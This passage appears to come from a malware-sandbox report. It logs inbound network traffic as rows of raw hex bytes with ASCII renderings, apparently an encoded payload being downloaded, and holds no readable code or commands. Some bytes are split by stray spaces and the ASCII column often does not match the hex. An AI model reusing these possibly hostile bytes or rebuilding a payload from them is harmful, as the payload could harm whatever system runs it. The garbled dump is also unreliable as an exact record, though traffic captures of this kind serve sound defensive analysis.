2022-09-29 02:50:40 UTC	1929	IN	Data Raw: 18 f2 8f 8e df d5 93 aa 63 36 b1 8e 84 a8 98 8c 8c 40 88 86 10 a0 88 50 50 bd 9d ae af bd e1 86 66 54 1d a2 9a af a1 b3 73 9d db a8 da c9 b3 86 42 e2 8a 23 f2 53 12 93 0a 3b f8 d2 96 54 9f 41 91 b4 b3 dd ae 52 a3 ed 3e f2 93 c1 c0 91 14 34 5c a0 03 72 96 d6 c3 0a ce 4e 5e 5f 72 51 8a 98 19 32 1a 9f 1f 94 37 a4 ba f1 30 4a af 1e b6 3a 18 af 92 89 40 f3 db d2 93 33 92 a9 c9 9b 05 f6 36 1d fb 88 e5 8f a5 52 c0 03 19 10 30 b7 52 20 2a 59 9e 04 98 7a c1 28 81 c1 fb 62 b3 c9 ac 92 81 ec 9b 34 6b fe 86 92 ea c5 ad cd f4 f6 92 13 a9 53 8d 17 a7 5b d7 75 35 70 94 72 cf 2b 42 a5 a6 a4 11 52 32 b9 63 85 b1 d1 dc 56 e9 4c 11 d9 35 eb d5 93 a4 42 19 12 d1 04 06 1b 88 84 41 ee 72 85 71 69 e9 6a ef d2 02 15 cd da a6 fe 07 97 9e fe f7 ab e8 5f c1 59 ab 99 1d ba fe 1d 92 79 Data Ascii: c6@PPiTS#S;TAR>4!rN^_rQ270J:~@36R0R`Yz(b4kS[u5pr+BR2cVL5BARqj_Yy
2022-09-29 02:50:40 UTC	1945	IN	Data Raw: fa 23 d9 90 43 d8 96 24 d4 1c a3 94 aa 0c 78 8e 66 5a ad 95 c7 be c6 65 d6 0f b1 32 9b ad 2f e0 49 ef c4 fb 8d c7 f9 09 42 90 ae 91 35 92 0b de 60 ab 57 a6 b6 fe be 40 d9 20 0d 95 e0 08 9c 95 80 f9 f0 84 ea 3d 14 9b b4 bd 70 db 0a dd 26 db c5 0e b2 06 9d 55 b5 77 ad bb c8 b1 0a bf 81 8a be 17 9e 56 b7 b1 64 9d 65 19 62 60 ad ad d4 73 d1 8e 71 f5 17 65 bb 6f f6 08 9a 5b aa d8 09 68 b6 d6 0c 73 1a f7 76 1f 34 b0 d6 d8 e0 07 a0 63 b4 ad a5 6d 20 f9 17 e8 b8 ef 71 ed 1d 6f 82 66 a8 e3 03 e8 37 86 01 2b 42 4c d2 ae b6 33 ae 5c 8e 73 96 29 a5 ac cf f2 06 c0 f3 5a fb 52 bc ee 06 ff 0b d9 62 1f ea a8 15 33 a1 34 89 51 b7 99 52 f6 11 5d c3 8b 55 8b 6c 80 dc 4c 43 28 62 be 83 dd 75 d8 ac 60 b0 74 9d c9 92 2c 83 7a 35 7b 95 c5 6f 2b 0c 0f e2 ae 58 b0 78 dd 08 7e 1d Data Ascii: #C\$xlZ7e2/IB5`W@_p&UwVdeb`sqeq[hsv4cm qof7+BL3's)ZRb34QR]UULC(bu`t,z5[o+ _Xx~
2022-09-29 02:50:40 UTC	1961	IN	Data Raw: cd 37 e9 fa 0e 0f 74 86 e6 b7 fc 59 ad fb f5 3e f8 85 c9 c4 c7 a2 21 36 2b f9 36 f8 86 17 81 18 99 a7 56 db 38 6e 5f df ba 72 18 1a c9 36 f8 54 10 1e 42 ba 9a 31 11 9d 65 a6 ac b2 84 35 e8 6d cb 76 83 2f f7 c9 92 4f a3 04 9b 18 cc 97 a2 41 0d 58 fe 0b 09 83 ef d8 fc d7 63 14 85 6e 7d df 68 5c 9d 31 11 b4 ba de 55 72 ad 58 c9 b0 72 61 24 d0 be 78 c9 da 49 6c 9d 5f a5 73 ab 9f 65 8a 53 95 df 2a 7f e9 8e 73 e3 0b a0 ef 4f f2 b5 13 75 9f 7b 0c a6 86 d9 39 1b f2 ef 24 b9 1b 6e e9 8e 7a 17 00 b7 4f 63 f4 4d 1c ae 70 0f 73 2a f8 f3 ba de ee fb 6d ad c3 db 8d 77 5f 0d c8 76 03 b3 c0 69 00 79 30 0e 16 0c fe a8 3c 5f 11 dd 84 b0 28 f2 b6 b1 42 0a 5a 63 57 04 83 0a 30 b9 63 87 47 2e 11 d5 e6 16 a0 fe 21 c7 00 a9 1c b7 e6 0f b5 03 5a 10 0e dc 54 97 35 aa 11 2b 9b Data Ascii: 7!Y>I6+6V8n_r6TB1e5mv/OAMXcnj)h?UrXra\$xlL_seS`Ou{9\$nzOcMps`mw_v;joy<_(BzCW0cG.IZT5+
2022-09-29 02:50:40 UTC	1977	IN	Data Raw: 6c fd 02 02 2e b3 f8 d1 d9 5e c6 c2 e8 4d c4 3b 6e c2 b8 0d 20 82 eb 16 01 46 4c c2 fe 7b 41 e8 18 a6 da f1 76 fe 3e d7 fc f4 d7 15 5c a4 1d 74 9c 0f 8c b5 ee 22 a6 33 42 9f f1 8b ed 4f 9c 2e d7 a5 63 f2 2f 17 18 08 46 4a 14 33 b3 37 75 9b 77 57 38 8a 4a 91 a9 20 19 a6 b1 c5 c9 68 e7 04 95 7a e0 a6 1e 6b 0a a8 c1 8a f7 43 c6 6f 57 d8 46 4f 32 bc 57 b4 dd df 7b 24 8b 9a 01 08 89 24 65 0a c0 b6 fd bb d4 26 2a 5a 2e b7 ac 68 21 66 26 e2 5d 21 55 b8 b8 56 bf 6c 1b da 5e d2 dd ba 30 fe 19 fc 29 75 a2 76 2f 67 f6 38 6d 74 6b 54 e4 02 ed c4 46 11 a7 64 60 76 74 96 e8 46 2d 6c a9 a1 4f 1a e7 40 af 81 3f 25 06 27 b8 2f 65 d8 f6 08 4b 0d c3 e9 d1 60 88 fc e8 bb 36 5c 74 68 39 cd 9f e1 b1 19 ad d0 a9 a1 f8 6a 5e ad 40 53 b7 12 01 9b b7 71 36 30 8c 1d e9 a0 68 a6 fe Data Ascii: l.*M;n FL{Av> t"3BO.c/FJ37uwW8J hzkCoWFO2W[\$\$e&`Z.h!&f}IUv!^0)uv/g8mkTFd`vtF-!O@?%/eK`6!th9!^@Sq60h
2022-09-29 02:50:40 UTC	1993	IN	Data Raw: 80 11 a4 2e 80 45 e0 93 2e 67 86 28 1b a7 fe 72 93 aa 7e 90 aa 7c d6 d0 a3 05 db 0b cb 4f 1c c8 7a 04 f0 b2 5c f2 cd 55 a1 e7 88 2a 71 53 30 98 68 f6 9e fd e7 86 c6 ff 84 07 a0 96 01 f5 e0 9d 54 18 3c 54 33 37 e0 5a 41 72 0b f1 8c 81 4d 40 ac 72 92 0f a9 7a 4e e7 d5 79 3a 93 d2 6e 1a e7 e0 5f aa d8 b2 bc d5 ee cb 2f 21 a9 c1 fe 76 db 76 9f 36 40 8e 1e 84 f3 63 d2 6b 2e 4c 60 95 48 8a c4 fd 4f 34 6a e8 d1 62 82 eb 75 d7 c9 55 c2 35 28 78 95 68 99 78 74 23 8f b3 b9 f3 c4 85 de b7 32 62 78 12 92 b4 a8 67 d6 00 17 8e 74 62 46 cc fc 78 5f 45 70 12 37 66 8f 35 70 ac 76 33 4a af c7 a3 b3 9d 14 91 d6 49 d0 92 83 3f 47 c8 fa e5 dd bf a5 31 75 47 5f 1b 20 36 0b fe ce 57 ee e7 34 d1 20 35 56 55 43 bc 17 37 2d 4c 11 af f6 84 8c 18 2d dd 24 f9 e6 01 6d 27 0f b6 90 37 Data Ascii: .E.g(r~ Oz\U*qS0hT<T37ZARm@rzNy:n_/lvv6@ck.L`HO4jbuU5(xhxt#2bxbgtFb_Ep7f5pv3J!G1uG_6W4 5VUC7-L-\$m7
2022-09-29 02:50:40 UTC	2009	IN	Data Raw: 52 a8 86 51 9a 30 11 26 cf a6 fd 14 42 5d ef 92 1a 21 fc 4e fd 7d a3 f6 e4 16 6c 47 7d f4 59 4a fa 84 a8 90 49 4c af f6 b8 e5 f4 b7 52 30 4b 7d 07 81 0a ca 84 68 59 77 e9 1b 9b f9 aa 27 9f 5d 77 ca fb 89 da e7 92 23 ff 37 7a 9f 80 68 07 66 e8 de 71 70 e2 03 f3 72 93 93 96 91 81 f6 a3 58 ba f3 fd b6 cb 06 be 6b 12 5e 1d 94 25 49 d1 ef b7 4f f0 10 1b 02 af 55 cf 4f 29 48 e8 f4 2e b2 2c a2 70 9b 2d 0b 27 5b 56 2b 55 ff ee f6 e7 72 93 06 8b 52 92 26 88 9e 5b ce b3 9d 70 af 8b 52 49 1a a3 bd 94 41 6c 3d e4 3a a3 06 c1 af 46 78 18 f1 04 70 14 9d 7a ee d7 3f 4b c5 dc bf c1 2c fa 5f e6 ce 09 0d 90 d5 2d b6 65 84 a8 40 78 cd 3d b7 ea 80 5c 2f ae 3d a9 b9 c9 63 e0 0d f0 4c ba d9 d1 61 be cc df c6 f3 4f 5f e6 09 4f 5e ae 24 91 68 fc 9c e5 d1 66 bc 29 23 42 51 94 de 20 Data Ascii: RQ0&Bj]NjGj}YJlR0Kj}hYwj#w#7zhfqprXk^%IOUO)H..p-[V+UrR&[pRIaI=:Fxpz?K_-e@x=V=La!O^\$hf)#BQ
2022-09-29 02:50:40 UTC	2025	IN	Data Raw: 5e 66 cd 4c 9c f6 63 0c 97 0c a4 54 92 79 c5 94 11 06 e1 28 90 8b 99 c3 49 02 0f b2 30 40 e8 54 a1 10 6d d3 93 bb 20 ea 94 9f 52 e2 f9 f5 1f 4c 9f 04 75 83 81 25 8c ee 61 cc 8a f9 95 de bf 10 c2 7f 10 d5 3e cb 44 d8 61 6e 2a f2 2e 35 c8 bf 34 74 ce 3b e1 95 f0 1b d6 db 75 ef 6a dc cf e8 6e cb 8e 28 2d a2 42 c6 61 38 b5 c7 d6 b8 21 95 96 02 9c 2e a1 af c2 5e bd 0f 2d 68 2b 30 4f 42 6f 2f e4 af 94 bc 1d ee 5b 5d ac d1 1b a1 ed 69 d3 a4 db d6 37 70 ba 16 c0 4c 7c ba 76 e3 6b 29 c4 0b 0a ef df 34 22 40 34 99 07 83 4d 02 96 91 33 f1 6a 02 5b c7 51 13 cb 9c e0 97 45 1b 1c 49 24 a6 51 2a 6c 54 ad ca 0b 31 fa bc 28 c6 31 0d 8d 7e c8 7b 76 99 d0 46 1b 6e 92 3a d8 ad 35 66 62 d1 c1 5f 89 bd 21 ed 63 b4 09 da 2d 63 4f 68 52 ca 3c 0e bb e6 f6 68 6d 92 f2 ae 0d 56 b3 Data Ascii: ^!LcTy(l0@Tm RLu%a>Dn..54t;ujn(-Ba8!.^-h+0OBo/[j]7pL\vk)4"@4M3j[QE!\$Q^!T1~1~vFn:5fb_!c~O!hR<hmV
2022-09-29 02:50:40 UTC	2041	IN	Data Raw: e4 ee 27 67 9f be af bd 58 28 e1 7a 78 e7 8b 5a 87 a5 2d c7 35 a1 fd 92 ae 99 8d a8 8e 41 b6 3a b7 43 92 88 d7 80 5b b6 98 4d 86 5a 3c c4 f9 8c ab 6c c7 52 63 8f 1c 50 74 ba 2b 86 5d d3 ad d7 dd 60 06 ff 6d 22 27 b3 2a 75 42 96 d9 dc 28 8d 25 ba 64 7f 3c ed 82 bc 02 55 db cf 8a 6c c9 55 fe 47 0c 7a b9 44 a0 1a d2 0a ad 5a cc 1e d1 ce 19 f9 6b ce de 70 d0 98 0f fd 66 5b 3a ff 32 54 30 5f 0a f4 5a 80 3b 38 6d f1 c2 d4 03 41 f5 0e 7f b9 35 07 ab 57 59 30 dc a9 88 62 a4 56 91 0c 1d e0 c0 ea 79 f3 9d 83 19 2b c3 5a 05 cd fb c5 04 cb 6a ab 57 6b 11 1e c7 a6 d7 37 21 9b 97 86 ef b6 76 ef 5e 4b 54 63 e7 3d a1 7f ad 4d 96 63 97 93 d7 8b 49 c8 80 e2 ba 9d f9 66 14 e1 2c ed d1 0b 4e c9 59 b4 63 ee 8a 18 76 19 7e 81 f3 8b a7 19 c4 a1 a4 87 64 64 76 b5 25 7a 76 e0 fb Data Ascii: 'gX(zxZ-5A:Cj[MZ<IRcPt+]"m""uB(%d<UUGzDZkpf[:2T0_Z;8mA5WY0bVy+JzWk7lv^KTC=Mcfl,NYcv~ddv%zv

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:40 UTC	2057	IN	Data Raw: 9d 51 5e 13 1a 00 c1 90 5a e5 83 85 6b 19 02 db 73 6e c8 57 99 63 3a 30 30 81 37 34 c2 8c 4d aa 11 38 4d 4f 0e 02 d0 ed ea bf fe 2e ac a8 77 25 ab bc 11 d6 19 c5 86 4e 91 b0 1a a8 71 51 b6 da 0e a5 90 a0 1b af e1 6e 86 f7 af 6a 7a 63 c2 47 06 a7 07 44 b2 b8 e3 48 28 f2 4d e1 eb 30 e5 0d a0 b9 58 48 4d ae b8 46 76 cd 62 4a 53 88 f8 87 05 1c 74 d3 33 58 7a 06 70 62 bb d2 ae d8 97 72 32 25 dc eb 52 c5 81 3a cd 45 57 3b 51 4d e7 4b 93 ea e8 59 9e 59 f1 46 9b 6d ec 54 1e 63 c6 3d e2 3d 46 55 ce 44 79 17 8d c1 d8 18 b0 2a 45 5d ce 31 dd bd e7 96 2c 72 ee b3 db 82 58 4d 57 f6 a6 8 b 60 be 87 8f bc 90 49 56 02 11 4b 1b d9 26 08 b8 66 a1 cd 0b 33 6f 10 8f 78 0b fa d5 51 6e e1 9e d7 69 b0 93 1d 13 12 b 9 4d 4e b3 f6 ea a9 92 68 34 17 91 6c ab 0c 96 bd af a5 aa ae 7e Data Ascii: Q^XksnWc:0074M8MO.w%NqQnjzcGDH(M0XHMfVbJSt3Xzpb2%R:EW;QMkYYFmTc==FUDy*E]1,r2X MW IVK&f3oxQniMnh4~
2022-09-29 02:50:40 UTC	2073	IN	Data Raw: e3 41 28 d2 dc bc 2f c5 c5 7e 0d db f0 1d f8 5d 8b 4a 2b 66 88 01 68 88 46 e6 64 5d 47 e4 e2 21 50 f8 29 b8 df 32 3e 51 fd 8f 7e 17 83 27 96 9d fe 9b 80 60 ba 98 35 56 32 f5 83 c2 0e 08 80 95 93 fe 8e 27 23 e2 e8 ed 17 5b 10 62 4a f8 bf a3 09 33 e8 cd b2 71 59 9c c1 83 ac a1 08 62 d9 8e 6f e6 98 b6 96 a7 ab f9 5e e3 3b 84 bd 62 96 65 16 b0 38 b3 b7 15 17 09 78 e1 37 d6 f2 1e 1d e5 d0 b5 ec 8f b2 ea 6c 24 0e 36 5d 19 f4 95 9a 2e 2a ea 17 26 79 c6 28 fd bd f0 f8 93 af 9b 10 a6 d1 86 e8 86 c3 7a e3 94 7d dd 5c 52 cf b7 69 a0 ee 99 a9 8e aa ef c6 f7 91 93 29 28 c6 d8 60 de cb ae d5 02 a5 ba 14 bf 01 cf 7d 51 ce 8e 69 e1 2b e3 f0 f2 ea 80 0c fc 9a 72 56 99 e1 48 01 7c 0f 27 a8 1f 57 d7 a7 51 db 69 ea c1 50 1b 68 b3 97 31 b4 3b a9 ea 00 ed 74 c5 84 f7 2d ad fd Data Ascii: A(/~)J+fhFdjGIPj2>Q~"5V2#[bJ3qYbok^,be8x7l\$6].*&y(z)~Ri()~]Qi+rvHj"WQipH1;-
2022-09-29 02:50:40 UTC	2089	IN	Data Raw: f1 31 4d 4e fd c5 20 f6 af 74 ca 07 ff 9c 72 37 c4 ab 0d d6 f1 27 08 7b 5a 7b 71 29 2a 5c bf f3 46 7d 95 73 83 f8 72 39 68 5e a8 8a ab 7d 6f 1f 73 31 9d 03 33 e2 25 41 0b 10 3f 61 f8 ac 86 de cc ff 3f 83 3d 55 f4 6d 93 1f a8 0b d3 a2 20 fb 09 9f fb e2 3b 64 4d 34 df 08 34 52 d0 c1 a5 1e 40 9a 15 b3 ec 7a 57 ba 58 ca 68 18 57 6b 5e 04 bd 5c 58 08 95 82 59 28 47 06 2b e1 a2 f4 cc cb c2 4d c9 ce e0 6e 38 0e f1 e0 be 59 21 46 47 59 46 2e 7b 09 45 19 4e 3b ee 89 e6 7f 64 62 52 9d 9c 62 a8 26 c3 72 e8 0e 5e c5 59 3c f2 99 73 de d4 f8 1c 60 f5 46 68 24 d9 1f 10 8b bb 1b f0 5c 20 d7 71 33 90 15 89 cd 31 f2 32 db d8 04 6c da 23 3e 40 49 2d b0 a8 7f 5c be 47 56 db 15 83 2a 72 67 32 01 3c da 76 01 5d 07 a9 93 94 e1 26 6f 2a c3 2d 8f 5f 52 36 9f 81 6b db 6a 69 e4 Data Ascii: 1MN tr7'[Z(q)*fJsr9h*)jos13%A?a?=Um ;dM44R@zWXhWk^XY(G+Mn8YIMHGYF.{EN;dbRb&r^Y<s'Ff\$) - q3l2l#>@l~GV*rg2<v]j&o*~_R6kji
2022-09-29 02:50:40 UTC	2105	IN	Data Raw: 02 99 8a 7c 9a 8e a7 f1 3d a7 b6 62 cd ce 30 81 7c f1 e7 e1 37 3b c9 c8 2a 49 a3 03 ad 20 52 61 71 79 7b 7c ed 99 f1 ae e1 29 90 56 e4 30 2f 86 99 9f 32 f3 0a d5 26 26 cd 3c 82 75 37 01 67 bc d1 2c 2c 8d 37 ab a7 9f 89 76 12 86 b2 44 84 9c ab 88 37 dc 09 72 7b c6 56 55 f3 81 e7 15 a4 f5 c3 09 85 ff 93 c6 ce 9d 29 77 5f 2f 3f 2c 96 3e 67 75 1e aa 38 ea 49 f8 ff 5b b9 9a bc 29 3b 95 9a a4 07 db c6 32 fd 61 b9 e3 19 4e f9 fb 47 52 21 a8 33 80 15 f3 ec df 60 7b dc 60 64 f7 11 64 f1 cf 97 31 b7 ba 3b 9a 0b bd 1f d6 6d 48 93 e9 71 55 26 9f c4 64 8a 84 f1 9b 8c d7 08 bc b3 58 06 2d e1 42 ba 56 4f 3b 45 88 a4 6a 9e 4a b1 f4 d0 97 fa 04 6c 83 57 fb aa 23 17 fe 74 4f 9c b1 b0 5b 5b 1e 6d 85 8a 77 24 aa 0f 90 3d 30 35 ad 47 97 ee 30 e6 aa 54 3a 30 bb 2d 2a 2a 3e Data Ascii: =b0j?;*I Raqy{()V0/2&&<u7g,,7vD7r{IVU}w_/?,>gu8l[];2aNGRl[]{'dd1;mHqU&dX-BVO;EjJIW#tO[[mw\$=05G0T:0-\$*>
2022-09-29 02:50:40 UTC	2121	IN	Data Raw: 9d 6a 5d 56 fb 12 29 cb c0 01 63 8a 2b f0 3b 3a ce 1e 27 fd 5b b6 70 d6 bb d4 f3 4f 3f 32 7a ca 64 34 7e 97 83 6f 69 8d bd 9c 27 37 f6 73 1e 07 60 ca a5 5d 3f 93 ee d9 e0 ed bf 70 67 e7 c2 18 81 e1 b3 ef 06 b0 62 00 93 05 45 74 37 12 ae 7e c7 57 ff 7f 60 07 c6 bd 33 5e 75 19 e5 33 c1 fc cc 49 12 db 86 5b 00 dd c3 0d 86 22 df a2 6d 4d 27 bb ef 47 35 96 f3 c8 b2 fc 67 ef 6e 91 59 6c a8 4d c4 b2 c9 b6 b0 a4 b6 54 f3 44 b2 d8 5c ad 89 a1 b4 ba 0a d4 0c 9c 72 d7 9c 06 a7 d3 ca a4 d4 87 c7 fb f5 66 f7 fc ec 7c be 2c bc 49 44 cb a1 e9 a1 54 2c c1 34 25 9b a2 77 bd fa 1f 83 7c dc b3 93 71 ea 50 7c 94 26 f1 c8 7d 85 86 05 54 ff aa b6 43 99 ea b2 82 a3 87 8c 9f cb 10 5e b4 17 62 5d 08 e3 5f 33 0b f8 83 c3 b0 04 0e 28 08 dd cf 09 26 37 3e d3 91 da a0 18 d9 b0 cd b6 Data Ascii: jJVc+;:[pO?2zd4~oi'7s']?pgbEt7~W'3^u3l "mB'G5gnYIMDT rf , DT,4%w qP & TC^b_3 &7>
2022-09-29 02:50:40 UTC	2137	IN	Data Raw: 37 c7 cb 14 6f 33 8d de 5a 28 35 c7 ad 70 c9 ae 36 b8 ee 35 19 f1 99 8a 1d 27 11 90 de 46 5f 41 e6 dc 09 01 bc bd 5b 91 6b 42 ba be ac 13 38 3c 5b f3 32 74 30 9c 45 01 4c da ba 8f be e8 de 72 12 59 6f f8 8d 53 dc 3b c7 6b 46 47 c2 c4 7e 5b 9e 62 07 6c 24 f0 c4 ec 49 20 c3 c2 42 01 a0 c3 12 6b 94 fd 80 64 ea f0 3d 5b 5f 3b 80 d9 1a 2b a9 e4 d2 d2 ea c3 d1 18 05 02 09 c9 62 c7 ec 1e 4e de ee 50 54 cb ee 7f 76 2b 2e 3a d5 63 71 86 0e 56 6d 43 f6 43 83 d0 29 1b 80 40 b5 74 9a 4e 45 72 49 d7 bb 80 c1 22 39 bb 16 b0 0d ac f3 8d 43 07 54 5d b9 6e 62 d1 b6 5b e2 6d b9 fc 29 e6 c0 67 33 72 00 fc e0 04 d1 4d cb e9 44 dc 22 6b 6c aa 80 52 87 56 5a 08 53 41 45 6a 45 e3 f3 ed ea 94 fd 11 6a 62 04 ff 7e 2d ef db 61 ab 48 29 6e d9 e1 31 31 2d 62 92 a2 b6 15 2d 01 97 Data Ascii: 7o3Z{5p65'F_A[kB8<[2t0ELrYoS;kFG~[bl\$I Bkd=[_,-+bNPTv+..cqVC)(atNErI"9C]jnb[m]g3rMD"klRVZ SAEjEjb~aH)n11-b-
2022-09-29 02:50:40 UTC	2153	IN	Data Raw: 3d 73 f4 ea 97 3b c1 f6 8a 18 30 07 10 91 5b 44 73 db 97 a8 ce 70 eb ba 6a b1 3f fb f7 67 36 f7 ae f3 65 f3 9c 7a 58 f8 d4 6d aa 09 de 87 f4 8d e0 e7 50 df b6 fe bf bb ab 41 3b 39 fa 60 57 e1 91 1d 93 25 6b 2a b4 9b 8f e5 81 7a ee 84 b1 f4 65 08 55 b4 d8 4b 52 8e 6d 10 82 f1 1d cf 0d 68 e2 79 b5 af 74 19 b1 91 89 7a e6 56 de ee 9f a8 19 e9 f2 d2 d5 e2 c4 e7 0a 2d 1e af ae 1e a0 4e 27 3e 63 1e 8e dc 7c 5b 3d de 38 b1 63 5e 83 aa eb 48 54 7a b0 2f 1c 40 33 7c f4 9b 12 bc c4 73 9d f8 87 52 0e dc ba 11 c6 ac 74 f0 77 67 8c 9a a0 5c ca 60 d1 4b 6a ef ce 04 e1 8c 8f 8d ed 74 d3 71 73 23 8f 40 1b dd da ca bb ce 4d 8c 0a 71 76 81 35 5a 73 97 a5 be 95 ef 45 f7 8a 8e 6c 88 19 5d 1c 06 f9 8d 73 15 11 96 9b 37 7f 33 91 f7 d1 f1 1b 38 01 6d e5 b0 76 ef 05 fd 32 Data Ascii: =s;0[Dsp]?g6ezXmPA;9'W%k*zeUKRmhytV'-N'>c =[8c^HTz/@3jsRtwg~'Kjtqs#@Mqv5ZsEl)s738mv2
2022-09-29 02:50:40 UTC	2169	IN	Data Raw: f8 52 b4 e9 b3 4d 2d 7f f2 be 59 9e 01 89 48 af 73 f0 9e e8 81 b4 b7 da f2 dd f2 a5 75 92 3d f5 6f 83 32 58 e0 c0 1f b3 46 2c c6 e1 f1 2f 91 22 d3 0e cf 42 0b 37 06 40 96 18 a7 73 bd c3 62 a5 86 57 3a 42 2a ee 95 13 ba 73 65 5a 3b 1c b2 94 b3 8d c5 c4 c3 02 e7 66 e1 68 01 d7 ba 7e 99 c2 98 4f 5b a3 99 9c 8c 62 4d ba b8 7e 04 c6 f4 18 58 0c c4 fd a1 c4 eb d6 bb 72 3d 0f 09 f4 d9 a9 d3 fe 1a 65 22 42 81 21 06 d0 6b f8 c6 1d 30 e1 d7 fd 7f 33 fa 8f ad b0 89 18 e0 d0 cd 97 c2 c3 09 3e 3d 97 c4 d8 e6 f8 6f aa 06 5f a5 12 a6 55 98 8e 3b 09 5d 04 1c a5 16 ec f9 29 a5 ee d1 de 93 c8 cf ed 13 d7 30 df f3 24 60 2a a9 87 76 20 ba 97 b5 6e 7a d9 b6 3c ab 64 bf de 56 74 aa aa 8a 36 55 1f ba 62 2f a3 8c 72 54 59 43 4d 19 7e 87 fe 87 1b 13 fa ee ec 8e 5a 71 9d 15 e4 98 Data Ascii: RM-YHsu=o2XF,/"B7@sbW:B*seZ;LfH~O[bK~Xr=e"Blk03=>o_U;)]0\$^*v nzcdVt6Ub/rTYCM~Zq
2022-09-29 02:50:40 UTC	2185	IN	Data Raw: 9c 6b 65 6a 68 6d 91 6e 71 60 6f 61 7b 72 6b 6b 70 56 57 69 65 6b 6a 6e 54 69 2f 7e 60 69 3f 6e 32 64 6b 76 3c 72 29 6a 6b 6c 1e 6a 29 6f 7f 66 14 66 2e 72 65 6d fd 51 32 69 6b 6d fe 69 2a 69 6e 79 fc 6e 26 6e 73 63 cb 71 5e 73 68 6d dd 6b 66 6b 68 68 bb 61 61 67 6f 75 ae 6a 7e 50 73 6e b4 6a 64 68 6b 6e 8c 7e 6e 6f 67 69 9a 64 65 70 50 75 98 6a 65 6a 68 6d 6a 60 71 60 6f 61 7f 7d 6b 6b 70 56 56 66 65 6b 6a 6e 50 66 74 79 60 69 2f 61 2b 6b 6b 76 39 7d e1 65 6b 6c c1 65 e1 60 7f 66 a3 69 e6 7d 65 6d a3 5e fa 66 6b 6d 9f 66 e2 66 6e 79 64 60 ee 61 73 63 77 7f 7a 7c 68 6d 26 65 42 64 68 68 26 6f 45 68 6f 75 04 64 5a 5f 73 6e 1f 64 40 67 6b 6e fc 70 c3 60 67 69 c8 6a bd 7f 50 75 83 64 bd 65 68 6d 6f 62 a9 6f 6f 61 7d 7f b3 64 70 56 57 64 bd 64 6a 6e 59 64 b8 Data Ascii: kejhmng'oa[rkkpVWiekjnTi/~'?n2dkv<r)k]j]off.remQ2ikmi~inynd&nscoq'shmkfkhhaagouj~Psnjdhnk~nogidepP ujejhmj'q'oa]kkipVVfekjnPfty'i/a+kkv9)ekle'fijem^fkmffnyd'ascwz hm&Ebdhh&oEhoudZ_snd@gknp'gijPudehmob ooa]dpVWddjnYd

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:40 UTC	2201	IN	Data Raw: d4 65 1f 64 ed 61 c5 33 63 6d 76 56 e4 6e 45 7c 22 6c eb 6e a4 3f 66 69 61 69 e4 63 c9 78 18 77 e6 6d 6d 2b 6e 6d 6e 68 e8 66 c0 6f 27 77 e9 6d 62 11 75 6e 6d 6d ed 6e a7 63 13 78 ea 69 21 2e 75 63 6d 76 c7 75 4b 7d 23 6e e3 6d ee 2f 79 66 69 61 f8 75 ec 63 38 54 fa 6e f9 2a 6c 6e 6d 6e f9 79 16 66 2f 6b e4 63 c5 31 56 75 6e 6d fc 6c 1c 63 20 6a ea 66 dd 26 69 75 63 6d e7 56 e4 63 a0 6f f9 6e 21 26 68 79 66 69 f0 69 74 72 23 74 c0 75 36 25 6d 6c 6e 6d ef 68 e8 6b bc 63 f1 75 17 25 76 56 75 6e fc 6d f8 60 23 6c f1 79 ee 21 61 69 75 63 fc 76 ec 78 b2 6f f6 6c e2 25 6e 68 79 66 e8 61 d3 78 18 6c ed 56 65 24 6d 6d 6c 6e fc 6e bc 69 28 6b fd 69 69 29 6d 76 56 75 ff 6d 14 7c 20 6f f0 68 51 2c 69 61 69 75 f2 6d 9c 58 3b 6c cd 6d 58 24 6d 6e 68 79 f7 69 f3 66 3b Data Ascii: eda3cmvVnE["In?fiaicxwmm+nmnhfo'wmbunmmncxi!.ucmvuK)#nm/yfiauc8Tn*Inmnyf/bc1Vunmlc jf&iu cmVcon!&hyiitr#tu6%mlnmhkcu%vVunm#?lylaiucvxol%nhyfaxlVe\$mmlnni(kii)mvVum ohQ,iaiumX;lmX\$mnhyif;
2022-09-29 02:50:40 UTC	2217	IN	Data Raw: ec 7d af 09 77 56 75 6e eb 6d fd 63 16 6f ed 71 be 0d 60 69 75 63 eb 76 ec 78 19 6c eb 64 8e 09 6f 68 79 66 ef 61 d3 78 18 6c f0 5e 99 0a 6c 6d 6c 6e eb 6e f9 74 3d 79 e6 61 81 07 6c 76 56 75 e8 6d fc 61 0c 7d e9 60 79 03 68 61 69 75 e5 6d e7 5b 47 6e e5 65 64 0b 6c 6e 68 79 e0 69 f0 64 38 63 e5 7e 42 10 6f 6d 6d 6c e8 6d d4 65 4b 66 e0 69 75 10 62 6d 76 56 f3 6e d7 60 21 6e e4 66 40 1c 67 69 61 69 b3 6b 59 64 4d 75 e4 65 41 09 6f 6d 6e 68 ff 7e 47 73 e7 66 e9 65 fa 33 74 6e 6d 6d ea 6e fc 63 1f 78 eb 61 f5 0c 74 63 6d 76 b0 7c 2d 7f 5f 6c e3 65 f2 0d 78 66 69 61 8f 7c 31 7f 44 56 f8 66 c9 08 6d 6e 6d 6e f9 79 f7 64 5a 79 f8 6b d9 13 57 75 6e 6d fc 6c d4 60 55 78 f6 6e ad 04 68 75 63 6d 90 57 36 7c 5b 6d fd 66 55 08 69 79 66 69 e0 69 e4 6e 7a 76 c1 7d b6 Data Ascii: }wVunmcoq' iucvxdohyfaxl^!mInnt=yalvVumaj` yhaium[Gnedlnhyid8c~BommlmeKfiubmvVn`Inf@giaik YdMueAomnh~Gsfe3tnmmncxatcmv ~_lexfia 1DVfrmmnydZykWunml`UxnhucomW6 [mfUiyyiinz}
2022-09-29 02:50:40 UTC	2233	IN	Data Raw: a3 63 6d 6d 6d 6e fc 63 68 79 64 69 db 64 75 63 6e 76 97 78 6e 6d 69 6c a1 60 6e 68 7c 66 a1 6c 69 75 65 6d a0 5b 75 6e 6a 6d b1 63 6d 6e 60 79 f5 64 61 69 74 63 fc 7b 56 75 6c 6d d7 61 6e 6d 6d 68 b8 6b 69 61 68 75 f2 60 76 56 77 6e d7 60 6c 6e 6c 6e f9 74 66 69 63 69 cf 6e 6d 76 55 75 af 60 6d 6c 6a 6d a1 65 79 66 6c 61 a1 78 63 6d 77 56 e4 63 6d 6d 6e 6e d7 63 68 79 65 69 a0 64 75 63 69 76 99 78 6e 6d 68 6c a6 60 6e 68 7f 66 bf 6c 69 75 64 6d ab 5b 75 6e 6c 6d fd 63 6d 6e 6a 79 dc 64 61 69 74 63 fc 7b 56 75 6c 6d d7 61 6e 6d 6f 68 e8 6b 69 61 6b 75 d9 60 76 56 cf 63 6d 6d 6f 6e ac 6e 69 6e a7 74 